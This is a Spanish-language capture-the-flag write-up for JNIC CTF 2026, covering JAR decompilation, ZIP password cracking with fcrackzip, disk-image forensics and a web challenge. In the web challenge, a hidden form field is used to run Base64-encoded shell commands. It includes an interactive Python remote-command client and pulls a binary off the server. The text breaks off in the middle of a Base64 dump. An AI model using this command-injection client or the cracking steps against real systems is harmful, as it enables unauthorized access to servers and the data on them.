JNIC CTF 2026

Índice

Misc

Mason JAR - Parte 1

> Nuestro equipo de inteligencia ha interceptado un archivo sospechoso llamado MasonJar.jar. A simple vista, parece una aplicación inofensiva que requiere una clave para entrar, pero el creador no nos ha proporcionado el acceso.
>
> ¿Cuál es la flag que se muestra tras introducir la contraseña correcta en el ejecutable Java?
>
> Ficheros:
>
> - MasonJar.jar

Se nos presenta un `.jar`. Este puede ser decompilado con múltiples herramientas como https://www.javadecompilers.com/.

Con esto podemos ver el contenido del `.jar`.

```
META-INF/MANIFEST.MF
MasonJar.java
tarro.zip
```

Dentro de `MasonJar.java` podemos ver el código del programa:

```
import java.awt.Dimension;
import java.awt.Toolkit;
import java.awt.datatransfer.Clipboard;
import java.awt.datatransfer.ClipboardOwner;
import java.awt.datatransfer.StringSelection;
import java.awt.event.ActionEvent;
import java.awt.event.ActionListener;
import javax.swing.JButton;
import javax.swing.JFrame;
import javax.swing.JLabel;
import javax.swing.JPanel;
import javax.swing.JTextField;

class MasonJar implements ActionListener {
   JFrame frame = new JFrame();
   JButton send = new JButton("Enviar");
   JTextField tf = new JTextField(10);
   JLabel result = new JLabel("", 0);

   MasonJar() {
      this.prepareGUI();
      this.buttonProperties();
   }

   public void prepareGUI() {
      this.frame.setTitle("MasonJAR");
```

```
        this.frame.setVisible(true);
        Dimension dimension = Toolkit.getDefaultToolkit().getScreenSize();
        int i = (int)((dimension.getWidth() - (double)this.frame.getWidth()) / (double)2.0F);
        int j = (int)((dimension.getHeight() - (double)this.frame.getHeight()) / (double)2.0F);
        this.frame.setBounds(i - 150, j - 75, 300, 150);
        this.frame.setDefaultCloseOperation(3);
    }

    public void buttonProperties() {
        JPanel jPanel = new JPanel();
        this.send.setActionCommand("send");
        this.send.addActionListener(this);
        JLabel jLabel = new JLabel("Clave");
        jPanel.add(jLabel);
        jPanel.add(this.tf);
        jPanel.add(this.send);
        this.frame.getContentPane().add("North", jPanel);
        this.frame.getContentPane().add("Center", this.result);
        this.frame.setVisible(true);
    }

    public void actionPerformed(ActionEvent paramActionEvent) {
        if (paramActionEvent.getActionCommand().equals("send")) {
            if (this.tf.getText().equals("AbreElTarroYCogeLaMermelada")) {
                JButton jButton = new JButton("Copiar en el portapapeles");
                jButton.setActionCommand("copy");
                jButton.addActionListener(this);
                this.frame.getContentPane().add("South", jButton);
                this.result.setText("ZmxhZ3tXRV93STExX3IwY0tfeW9VfQ==");
            } else {
                this.result.setText("Vuelve a intentarlo!!");
            }
        } else if (paramActionEvent.getActionCommand().equals("copy")) {
            StringSelection stringSelection = new StringSelection(this.result.getText());
            Clipboard clipboard = Toolkit.getDefaultToolkit().getSystemClipboard();
            clipboard.setContents(stringSelection, (ClipboardOwner)null);
            this.result.setText("Copiado correctamente");
        }

    }

    public static void main(String[] paramArrayOfString) {
        new MasonJar();
    }
}
```

Aquí se encuentra la cadena `"ZmxhZ3tXRV93STExX3IwY0tfeW9VfQ=="`, que decodificada de Base64 es la *flag*:

```
echo "ZmxhZ3tXRV93STExX3IwY0tfeW9VfQ==" | base64 -d
```

```
flag{WE_wI11_r0cK_yoU}
```

Mason JAR - Parte 2

> ¿Cuál es la flag oculta dentro del archivo tarra.zip?

Como era de esperar, el fichero `tarro.zip` está protegido por contraseña, por lo que resulta nesario crackearlo al no haber ningún tipo de información adicional. La pista del diccionario a utilizar se encuentra en la *flag* anterior. Con el diccionario `rockyou.txt` se encuentra la contraseña:

```
fcrackzip -uDp /usr/share/wordlists/rockyou.txt tarro.zip
```

```
PASSWORD FOUND!!!!!: pw == pooknjaye
```

Con esta contraseña se puede extraer el ZIP:

```
unzip tarro.zip
```

```
Archive:  tarro.zip
[tarro.zip] Disco.img password:
  inflating: Disco.img
 extracting: flag.txt
```

Y finalmente puede leerse la *flag*:

```
cat flag.txt
```

```
flag{mERme1Ad4_c0n_$ab0r_a_DIsCo}
```

Mason JAR - Parte 3

> ¿Cuál es la flag oculta en el vídeo?

Tenemos un fichero con extensión `.img`. El comando `file` revela lo siguiente:

```
file Disco.img
```

```
Disco.img: DOS/MBR boot sector, code offset 0x3c+2, OEM-ID "MSDOS5.0", reserved sectors 2, root entries 512, sectors 40960 (volumes <=32 MB), Media descriptor 0xf8, sectors/FAT 159, sectors/track 63, heads 255, hidden sectors 2048, reserved 0x1, serial number 0x1043f5ad, unlabeled, FAT (16 bit)
```

Con `binwalk` se puede ver el contenido del disco sin necesidad de montarlo, incluyendo fichero eliminados:

```
binwalk Disco.img
```

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
247808        0x3C800         PNG image, 56 x 56, 8-bit/color RGBA, non-interlaced
248320        0x3CA00         PNG image, 55 x 56, 8-bit/color RGBA, non-interlaced
248832        0x3CC00         PNG image, 56 x 56, 8-bit/color RGBA, non-interlaced
249344        0x3CE00         PNG image, 55 x 56, 8-bit/color RGBA, non-interlaced
249856        0x3D000         PNG image, 56 x 55, 8-bit/color RGBA, non-interlaced
250368        0x3D200         PNG image, 55 x 55, 8-bit/color RGBA, non-interlaced
250880        0x3D400         PNG image, 56 x 55, 8-bit/color RGBA, non-interlaced
251392        0x3D600         PNG image, 55 x 55, 8-bit/color RGBA, non-interlaced
251904        0x3D800         PNG image, 56 x 56, 8-bit/color RGBA, non-interlaced
252416        0x3DA00         PNG image, 55 x 56, 8-bit/color RGBA, non-interlaced
252928        0x3DC00         PNG image, 56 x 56, 8-bit/color RGBA, non-interlaced
253440        0x3DE00         PNG image, 55 x 56, 8-bit/color RGBA, non-interlaced
253952        0x3E000         PNG image, 56 x 55, 8-bit/color RGBA, non-interlaced
254464        0x3E200         PNG image, 55 x 55, 8-bit/color RGBA, non-interlaced
254976        0x3E400         PNG image, 56 x 55, 8-bit/color RGBA, non-interlaced
255488        0x3E600         PNG image, 55 x 55, 8-bit/color RGBA, non-interlaced
261632        0x3FE00         gzip compressed data, last modified: 1970-01-01 00:00:00 (null date)
262144        0x40000         gzip compressed data, last modified: 1970-01-01 00:00:00 (null date)
263168        0x40400         gzip compressed data, last modified: 1970-01-01 00:00:00 (null date)
263680        0x40600         gzip compressed data, last modified: 1970-01-01 00:00:00 (null date)
264192        0x40800         gzip compressed data, last modified: 1970-01-01 00:00:00 (null date)
264704        0x40A00         gzip compressed data, last modified: 1970-01-01 00:00:00 (null date)
```

Puede observarse que hay 16 ficheros PNG. Con `foremost` podemos extraer todos los ficheros de un tipo determinado, incluyendo los eliminados.

```
foremost -t png Disco.img
```

```
Processing: Disco.img
|*|
```

```
ls -la output/img/
```


```
total 72
drwxrwxr-- 2 daniel daniel 4096 may  1 11:23 .
drwxrwxr-- 3 daniel daniel 4096 may  1 11:23 ..
-rw-rw-r-- 1 daniel daniel  389 may  1 11:23 00000484.png
-rw-rw-r-- 1 daniel daniel  423 may  1 11:23 00000485.png
-rw-rw-r-- 1 daniel daniel  411 may  1 11:23 00000486.png
-rw-rw-r-- 1 daniel daniel  373 may  1 11:23 00000487.png
-rw-rw-r-- 1 daniel daniel  386 may  1 11:23 00000488.png
-rw-rw-r-- 1 daniel daniel  436 may  1 11:23 00000489.png
-rw-rw-r-- 1 daniel daniel  410 may  1 11:23 00000490.png
-rw-rw-r-- 1 daniel daniel  408 may  1 11:23 00000491.png
-rw-rw-r-- 1 daniel daniel  423 may  1 11:23 00000492.png
-rw-rw-r-- 1 daniel daniel  413 may  1 11:23 00000493.png
-rw-rw-r-- 1 daniel daniel  434 may  1 11:23 00000494.png
-rw-rw-r-- 1 daniel daniel  409 may  1 11:23 00000495.png
-rw-rw-r-- 1 daniel daniel  370 may  1 11:23 00000496.png
-rw-rw-r-- 1 daniel daniel  414 may  1 11:23 00000497.png
-rw-rw-r-- 1 daniel daniel  405 may  1 11:23 00000498.png
-rw-rw-r-- 1 daniel daniel  396 may  1 11:23 00000499.png
```

Las imágenes con fragmentos de un QR. Estos pueden juntarse con herramientas como `montage` o a mano con herramientas como Gimp si eres un *tryhard*.

```
montage output/png/*.png -tile 4x4 -geometry +0+0 qr.png
```

Este QR contiene un enlace a una carpeta de Google Drive con un vídeo. Durante los primeros segundos se escucha un ruido hace sospechar que se ha incluido algo en el audio.

Abriendo el vídeo con Audacity se puede mostrar el espectrograma. En el fragmento del ruido se muestra la *flag*: `FLAG[V4RS0V1A]`.



Web

El mensaje de Javier

> De: María Gómez, Software Solutions Inc.
>
> Para: Equipo de Seguridad.
>
> Asunto: Investigación urgente sobre el Caso Javier.
>
> Javier, del departamento de sistemas, fue despedido la semana pasada. Antes de irse, estaba trabajando en una "herramienta de diagnóstico" que dejaba funcionando en el servidor. Nadie sabe lo que hace, y tenemos indicios para pensar que en su interior dejó un mensaje secreto muy peligroso.
>
> Investiga el servidor buscando cualquier tipo de mensaje oculto.
>
> Ten cuidado, Javier es un experto.
>
> P.D: Javier no paraba de hablar de los distintos tipos de codificación de texto. A veces nos mandaba correos codificados.

Este desafío inicia una web.

```
<body>
    <div class="container">
      <h1>PANEL DE CONTROL</h1>

      <h3>Estado del Sistema</h3>
      <ul>
        <li>Servidor Web: OPERATIVO</li>
        <li>Servidor de Bases de Datos: OPERATIVO</li>
        <li>Servidor de Logs: OPERATIVO</li>
      </ul>

      <script>
        function debug() {
            var debugField = document.createElement('input');
            debugField.setAttribute('type', 'hidden');
            debugField.setAttribute('name', 'debug_cmd');
            debugField.setAttribute('value', '');

            document.querySelector('form').appendChild(debugField);
        }
      </script>

      <h3>Herramienta de Diagnóstico</h3>
      <form action="/diagnostic" method="POST" onsubmit="initHidden()">
        <label for="server">Servidor:</label><br>
        <select name="server" id="server">
          <option value="web01.internal">web01.internal</option>
          <option value="db01.internal">db01.internal</option>
          <option value="logs01.internal">logs01.internal</option>
        </select>
        <br>

        <label for="test">Prueba:</label><br>
        <select name="test" id="test">
          <option value="ping">Ping</option>
          <option value="traceroute">Traceroute</option>
        </select>
        <br><br>

        <!-- Aquí no hay nada... -->

        <input type="submit" value="EJECUTAR DIAGNÓSTICO">
      </form>
      <hr>
      <div class="footer">
        Panel de Control v0.3.1 - Acceso restringido
      </div>
    </div>
  </body>
```

Llama la atención la función `debug()` del script que añade un elemento de entrada al formulario con el nombre `debug_cmd`. Este campo del fomulario puede ser utilizado para enviar datos como en el ejemplo

siguiente:

```
url="" # No mostrado intencionalmente
curl -X POST -d "debug_cmd=ls" $url/diagnostic
```

```
<!DOCTYPE html>
<html>
  <head><title>Resultado</title>
        <style>
      body { font-family: Arial, sans-serif; margin: 40px; background-color: #f5f5f5; }
      .container { max-width: 800px; margin: 0 auto; background: white; padding: 20px; border-radius:
5px; box-shadow: 0 2px 5px rgba(0,0,0,0.1); }
      h2 { color: #333; }
      pre { background: #f0f0f0; padding: 10px; border-radius: 5px; }
      a { color: #4CAF50; text-decoration: none; }
      a:hover { text-decoration: underline; }
      hr { border: 0; border-top: 1px solid #eee; margin: 20px 0; }
        </style>
  </head>
  <body>
    <div class="container">
      <h2>Resultado del Diagnóstico</h2>
      <hr>
      <pre>ERROR: Comando no codificado
</pre>
      <hr>
      <a href="/">← Volver al panel</a>
    </div>
  </body>
</html>
```

El error nos da la pista de que habría que codificar el comando. El mismo `ls` es `bHM=` codificado con Base64:

```
url="" # No mostrado intencionalmente
curl -X POST -d "debug_cmd=bHM=" $url/diagnostic
```

```
<!DOCTYPE html>
<html>
  <head><title>Resultado</title>
        <style>
      body { font-family: Arial, sans-serif; margin: 40px; background-color: #f5f5f5; }
      .container { max-width: 800px; margin: 0 auto; background: white; padding: 20px; border-radius:
5px; box-shadow: 0 2px 5px rgba(0,0,0,0.1); }
      h2 { color: #333; }
      pre { background: #f0f0f0; padding: 10px; border-radius: 5px; }
      a { color: #4CAF50; text-decoration: none; }
      a:hover { text-decoration: underline; }
```

```
      hr { border: 0; border-top: 1px solid #eee; margin: 20px 0; }
        </style>
  </head>
  <body>
    <div class="container">
      <h2>Resultado del Diagnóstico</h2>
      <hr>
      <pre>herramienta
panel.py
templates
</pre>
      <hr>
      <a href="/">← Volver al panel</a>
    </div>
  </body>
</html>
```

Con esto confirmamos que podemos ejecutar código de forma remota. Por conveniencia hicimos el siguiente script de Python para ejectutar los comandos de forma interactiva:

```python
import base64
from bs4 import BeautifulSoup
import requests
from requests.models import Response

URL='http://' \
    + '' \ # No mostrado intencionalmente
    + '/diagnostic'

while True:
    cmd: str = input("Comando (o 'exit'): ")

    if cmd.lower() == "exit":
        break

    data = {
        'debug_cmd': base64.b64encode(cmd.encode()).decode()
    }

    try:
        r: Response = requests.post(URL, data)
        soup = BeautifulSoup(r.text, "html.parser")
        pre = soup.select_one(".container pre")
        print("Status:", r.status_code)
        print("Respuesta:")
        print('-'*10)
        if pre:
            print(pre.text, end='')
        print('-'*10)
    except Exception as e:
        print("Error:", e)
```

```
Comando (o 'exit'): ls -la
Status: 200
Respuesta:
----------
total 32
drwxr-xr-x  3 root root  4096 Mar 23 09:57 .
drwxr-xr-x 18 root root  4096 Apr 17 10:45 ..
-rwxr-xr-x  1 root root 14528 Mar 23 09:56 herramienta
-rw-r--r--  1 root root  1548 Mar 23 09:56 panel.py
drwxr-xr-x  2 root root  4096 Mar 23 09:57 templates
----------
```

En la lista de ficheros devuelta vemos `herramienta`.


```
Comando (o 'exit'): file herramienta
Status: 200
Respuesta:
----------
herramienta: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /
lib64/ld-linux-x86-64.so.2, BuildID[sha1]=54a2e60f1fd8518a9c10a498798f28e598404e87, for GNU/Linux 3.2.0,
stripped
----------
```

Inspecciándolo vemos que se trata de un ejecutable. Y al iniciarlo se muestra el siguiente mensaje:


```
Comando (o 'exit'): ./herramienta
Status: 200
Respuesta:
----------
Herramienta Interna de Análisis
Desarrollada por Javier S. F.
--------------------------------------
-> Realizando diagnóstico:
  Servicio web: OK
  Servicio db: OK
  Servicio logs: OK
-> Diagnóstico completado.
----------
```

Esto confirma que es la herramienta a la que se refiere el enunciado del reto. Lo siguiente fue conseguir recuperarla del servidor. Para esto se codificó el contenido del ejecutable a Base64, permitiendo su copia al equipo local.

```
Comando (o 'exit'): base64 herramienta
Status: 200
Respuesta:
----------
f0VMRgIBAQAAAAAAAAAAAMAPgABAAAAIBEAAAAAAABAAAAAAAAAAIAxAAAAAAAAAAAAAEAAOAAO
AEAAHQAcAAYAAAAEAAAAQAAAAAAAAABAAAAAAAAAAAEAAAAAAAAAAEAMAAAAAAAAQAwAAAAAAAgA
AAAAAAAAAwAAAAQAAAB0AwAAAAAAAHQDAAAAAAAAdAMAAAAAAAAcAAAAAAAABwAAAAAAAAAQAA
AAAAAAABAAAABAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAKAHAAAAAAAAoAcAAAAAAAAEAAA
AAAAAAEAAAAFAAAAABAAAAAAAAAAEAAAAAAAAAAQAAAAAAAA7QMAAAAAADtAwAAAAAAAAAQAAAA
AAAAAQAAAAQAAAAIAAAAAAAAAAgAAAAAAAACAAAAAAAAgAwAAAAAACADAAAAAAAABAAAAAA
AAABAAAABgAAAIgtAAAAAAAiD0AAAAAACIPQAAAAAAIgCAAAAAAAkAIAAAAAAAAEAAAAAAA
AAIAAAAGAAAAmC0AAAAAACYPQAAAAAAJg9AAAAAAA8AEAAAAAADwAQAAAAAAAgAAAAAAAA
